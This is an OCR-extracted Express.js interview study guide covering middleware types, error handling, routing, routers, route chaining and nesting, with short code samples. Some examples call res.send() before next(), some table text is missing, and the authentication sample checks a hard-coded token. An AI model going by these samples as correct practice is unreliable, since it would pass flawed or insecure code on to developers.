
- Use **app.use('/specificRoute', myMiddleware)** to use middleware globally for a specific route in Express.js

```
const express = require('express');
const app = express();

const middleware = (req, res, next) => {
    res.send('Middleware for specific route');
    next();
};

// Use middleware globally for specific routes
app.use('/example', middleware);

const PORT = 3000;
app.listen(PORT, () => {
    console.log(`Server is running ${PORT}`);
});
```

Back to chapter index

Q. What is Request Pipeline in Express?

- The request pipeline in Express.js is a series of middleware functions that handle incoming HTTP requests and pass control to the next function.



Back to chapter index

7. Express - Types of Middleware's

Q. What are the type of middleware's in Express.js?

Q. What is the difference btw application-level & route-level middleware?

Q. What is error handling middleware and how to implement it?

Q. If you have 5 middlewares then in which middleware you will do the error handling?

Q. What is built in middleware? How to serve static files from Express.js?

Q. What are third-party middleware's? Give some examples?

Q. Can you summarize all the type of middleware's?

Q. What are the advantages of using middleware in Express.js?

Back to main index

Q. What are the Types of middleware's in Express.js? V. IMP.

5 Types of Middlewares

1. Application-level middleware
2. Router-level middleware
3. Error-handling middleware
4. Built-in middleware
5. Third-party middleware

Back to chapter index

Q. What is the difference btw application-level & route-level middleware?

- Application-level middleware applies globally to all incoming requests in the entire Express.js application.

```
const express = require("express");
const app = express();

// Define middleware function
const myMiddleware = (req, res, next) => {
  // Middleware logic goes here
  res.send("Hello World!");
  next(); // Call the next middleware function
};

// Use middleware globally for all routes
app.use(myMiddleware);

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running ${PORT}`);
});
```

- Route-level middleware applies only to specific routes, not for all incoming requests.

```
const express = require('express');
const app = express();

const middleware = (req, res, next) => {
    res.send('Middleware for specific route');
    next();
};

// Use middleware globally for specific routes
app.use('/example', middleware);

const PORT = 3000;
app.listen(PORT, () => {
    console.log(`Server is running ${PORT}`);
});
```


Back to chapter index

Q. What is error handling middleware and how to implement it?

- Error handling middleware in Express is a special kind of middleware used to **manage errors** happening while handling incoming requests.
- To implement error handling in Express, define middleware with four parameters (err, req, res, next). Here the additional **error object parameter** will be used for error handling.

```
const express = require("express");
const app = express();

// Middleware generating error
app.use((req, res, next) => {
  // Simulate an error
  next(new Error("An error occurred"));
});

// Error-handling middleware
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send("Something went wrong!");
});

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on ${PORT}`);
});
```

```
Error: An error occurred
    at D:\Node\Node-Code\Express-Middleware\error.js:7:8
    at Layer.handle [as handle_request] (D:\Node\Node-Code\
```



Back to chapter index

Q. If you have 5 middlewares then in which middleware you will do the error handling?

- In case of multiple middleware, error-handling middleware should be **defined at last**(after all other middleware's) because when an error occurs, Express.js will search for the next error-handling middleware skipping any regular middleware or route handlers.

```
// Multiple middlewares
app.use(middleware1);
app.use(middleware2); // Error occured
app.use(middleware3);
app.use(middleware4);

// Error-handling middleware
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send("Something went wrong!");
});
```

Back to chapter index

Q. What is built in middleware? How to serve static files from Express.js?

- Built in middleware's are built in functions inside Express framework which provides common functionalities.
- **express.static()** middleware is used for serving static files.

```
const express = require("express");
const app = express();

// Serve static files from the 'public' directory
app.use(express.static("public"));

// Other routes and middleware can be defined here

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on :${PORT}`);
});
```

Back to chapter index

Q. What are third-party middleware's? Give some examples?

- Third-party middleware in Express.js are modules developed by third-party developers(not part of the core Express.js).
- Third-party middleware's provide functionalities like logging, security, body parsing, and compression.
- Example of third-party middleware's: morgan, helmet, body-parser, compression etc.

```
// Third-party middlewares
// npm install helmet body-parser compression

const express = require('express');
const helmet = require('helmet');
const bodyParser = require('body-parser');
const compression = require('compression');

const app = express();

// Use the helmet middleware for setting HTTP security headers
app.use(helmet());

// Use the body-parser middleware for parsing request bodies
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));

// Use the compression middleware for compressing HTTP responses
app.use(compression());
```

Back to chapter index

Q. Can you summarize all the type of middleware's?

1. Application-level middleware	Middleware applied to all routes; commonly used for logging, authentication, etc.
2. Router-level middleware	Middleware specific to certain routes; applied using or .
3. Built-in middleware	Pre-packaged middleware included with Express.js, like for serving static files.
4. Error-handling middleware	Middleware for handling errors; declared after other middleware, triggered on errors.
5. Third-party middleware	Middleware developed by others, not part of Express.js core; adds various functionalities.

Back to chapter index

Q. What are the advantages of using middleware in Express.js? V. IMP.

1. Modularity	Middleware allows you to modularize your application's functionality into **smaller, self-contained units**. Each middleware function can handle a specific task or concern, such as logging, authentication, or error handling.
2. Reusability	Middlewares can be reused at **multiple places** and that makes application code easier to maintain.
3. Improved Request Handling	Middleware functions have access to both the request (req) and response (res) objects which enables you to perform **validations on request** or modify the response before sending it back to the client.
4. Flexible Control Flow	Middleware functions can be applied globally to all routes or selectively to specific routes, allowing you to control the flow of request processing in your application.
5. Third-party Middleware's	Express.js offers a wide range of third-party middleware packages that provide additional functionality. For eg: body-parser, cors etc.

Back to chapter index

8. Express - Routing - I

Q. What is Routing in Express.js?

Q. What is the difference between middleware & routing in Express?

Q. How to implement routing? How do you define routes in Express.js?

Q. How to handle Routing in Express.js real applications?


Q. What are Route Handlers?

Q. What are Route Parameters in Express.js?

Back to main index

Q. What is Routing in Express.js? V. IMP.

- Routing is the process of directing incoming HTTP requests to the appropriate handler functions based on the request's method (e.g., GET, POST) and the URL path.



Back to chapter index


Q. What is the difference between middleware & routing in Express?

Middleware	Routing
1. Middleware are **functions**.	1. Routing is a **process**.
2. Middleware functions can access and the request and response objects, then they can: a) perform some actions(logic like authorization) b) End the request-response cycle c) Call the next middleware function.	Routing is the process of directing incoming HTTP requests to the appropriate handler functions(Get, Put, Post/ Delete).

Back to chapter index

Q. How to implement routing? How do you define routes in Express.js?

- To implement routing first define the routes.
- In Express.js, routes are defined using the **app.METHOD() functions**. (where METHOD is the HTTP request method (e.g., GET, POST, PUT, DELETE) and app is an instance of the Express application).




```javascript
const express = require("express");
const app = express();

// Define a route for handling GET requests
app.get("/", (req, res) => {
  res.send("Interview Happy!");
});

// Define a route for handling POST requests
app.post("/login", (req, res) => {
  // Handle login logic
});

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on ${PORT}`);
});
```

Back to chapter index

Q. How to handle Routing in Express.js real applications?

❖ **5 steps for setup routing:**

1. Import Express
2. Set Middleware's
3. Import Controllers
4. **Define Routes for different endpoints**
5. Start the server

```
const express = require("express");
const app = express();

// Middlewares

// Import Controllers
const ordersController = require("./controllers/ordersController");
const productsController = require("./controllers/productsController");
const paymentsController = require("./controllers/paymentsController");

// Routes
app.get("/orders/:orderId", ordersController.getOrderById);
app.get("/products", productsController.listProducts);
app.get("/payments", paymentsController.paymentInfo);

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on http://localhost:${PORT}`);
});
```

Back to chapter index

Q. What are Route Handlers? V. IMP.

- Route handler is the second argument passed to app.get() or app.post().
- route handler function is used to process the request and generate a response.

```
const express = require("express");
const app = express();

// Define a route for handling GET requests
app.get("/", (req, res) => {
  res.send("Interview Happy!");
});

// Define a route for handling POST requests
app.post("/login", (req, res) => {
  // Handle login logic
});

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on ${PORT}`);
});
```

Back to chapter index

Q. What are Route Parameters in Express.js?

- Route parameters in Express.js allow you to capture dynamic values from the URL paths.
- Route parameters can be accessed by using **req.params** object.

```
const express = require("express");
const app = express();

// Define a route with a route parameter
app.get("/users/:userId", (req, res) => {
  // Access the value of the userId parameter
  const userId = req.params.userId;
  res.send(`User ID: ${userId}`);
});

// Start the server
const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on :${PORT}`);
});
```

Back to chapter index

9. Express - Routing - II

Q. What are Router object & Router Methods and how to implement them?

Q. What are the types of Router Methods?

Q. What is the difference between app.get() and router.get() method?

Q. What is express.Router() in Express.js?

Q. Share a real application use of Routing?

Q. What is Route Chaining in Express.js?

Q. What is Route Nesting in Express.js?

Q. How to implement route nesting in Express.js?

Q. What are Router object & Router Methods and how to implement them? V. IMP.

- The router object is a mini version of an Express application which is used for **handling routes**.
- Router Methods are functions provided by the Router object to define routes for different HTTP methods (GET, POST, DELETE, etc.).

- Implement router method

```
// router.js
const express = require("express");
// Create a router object
const router = express.Router();

// Define a route for the root URL ('/')
router.get("/", (req, res) => {
  res.send("Interview Happy");
});

// Export the router object
module.exports = router;
```

- Use router method

```
// app.js
const express = require("express");
const router = require("./router");
const app = express();

// Mount the router object on a path
app.use("/api", router);

// Start the server
app.listen(3000, () => {
  console.log("Server is running");
});
```

Back to chapter index

Q. What are the types of Router Methods?

Router methods

- router.get(path, callback)
- router.post(path, callback)
- router.put(path, callback)
- router.delete(path, callback)

Back to chapter index

Q. What is the difference between app.get() and router.get() method?

1. The app.get() method is used to define routes **directly on the application object**.
2. Routes defined using app.get() are automatically mounted on the root path (/).
3. Routes defined using app.get() are not modular and cannot be reused in other applications.

```
// app-get.js
const express = require("express");
const app = express();

app.get("/", (req, res) => {
  res.send("Interview Happy");
});

app.listen(3000, () => {
  console.log("Server is running");
});
```

1. The router.get() method is used to define routes on a router object.
2. Routes defined using router.get() are not automatically mounted; they must be explicitly mounted **using app.use()**.
3. Routes defined using router.get() are modular and can be **reused in other applications** by exporting the router object.

```
// router.js
const express = require("express");
const router = express.Router();

// Define a route for the root URL ('/')
router.get("/", (req, res) => {
  res.send("Interview Happy");
});

// Export the router object
module.exports = router;
```

Back to chapter index

Q. What is express.Router() in Express.js?


- express.Router is a class in Express.js that returns a new router object.

```
// router-get.js
const express = require("express");
const router = express.Router();

// Define a route for the root URL ('/')
router.get("/", (req, res) => {
  res.send("Interview Happy");
});

// Export the router object
module.exports = router;
```

Back to chapter index

Q. Share a real application use of Routing?

- Routing is used for **authenticating** requests based on the token available in request header.




```
const express = require('express');
const app = express();
const router = express.Router();

// Route-level middleware for authentication
const authenticate = (req, res, next) => {
    if (req.headers.authorization === 'Bearer myToken') {
        next(); // Proceed to the next middleware
    } else {
        res.status(401).send('Unauthorized');
    }
};

// Apply route middleware to specific route
router.get('/protected', authenticate, (req, res) => {
    res.send('This is a protected route');
});
```


```
// Mount the router
app.use('/api', router);
```

Back to chapter index

Q. What is Route Chaining in Express.js? V. IMP.

- Route chaining is a process defining **multiple route handlers** for a single route.
- This pattern helps in modularity, organizing code, improving readability, and separating concerns.

```
const express = require("express");
const app = express();

function middleware1(req, res, next) {
  console.log("Middleware 1");
  next();
}
function middleware2(req, res, next) {
  console.log("Middleware 2");
  next();
}

// Route chaining example
app.get("/route", middleware1, middleware2, (req, res) => {
  console.log("Route handler");
  res.send("Route chaining example");
});

app.listen(3000, () => {
  console.log(`Server is running`);
});
// Output: Middleware 1  Middleware 2  Route handler
```



Back to chapter index


Q. What is Route Nesting in Express.js?

- Route nesting organize routes hierarchically by grouping related routes under a common URL prefix.

- Advantage: This allows you to create more modular and structured routes, making your codebase easier to manage and maintain.

Route 1
www.example.com/users
www.example.com/users/profile

Route 2
www.example.com/products
www.example.com/products/features
www.example.com/products/ratings



Back to chapter index

Q. How to implement route nesting in Express.js?

```javascript
// usersRouter.js
const express = require("express");
const usersRouter = express.Router();

// Route 1: www.example.com/users
usersRouter.get("/", (req, res) => {
  res.send("Users Home Page");
});

// Route 2: www.example.com/users/profile
usersRouter.get("/profile", (req, res) => {
  res.send("User Profile Page");
});
module.exports = usersRouter;
```

```javascript
// productsRouter.js
const express = require("express");
const productsRouter = express.Router();

// Route 1: www.example.com/products
// Route 2: www.example.com/products/features
// Route 3: www.example.com/products/ratings

module.exports = productsRouter;
```

```javascript
// app.js
const express = require("express");
const app = express();

// Import routers
const usersRouter = require("./usersRouter");
const productsRouter = require("./productsRouter");

// Mount routers
app.use("/users", usersRouter);
app.use("/products", productsRouter);

// Start the server
app.listen(3000, () => {
  console.log("Server is running on port 3000");
});
```

Back to chapter index

10. Express - Template Engines

Q. What are Template Engines in Express.js?

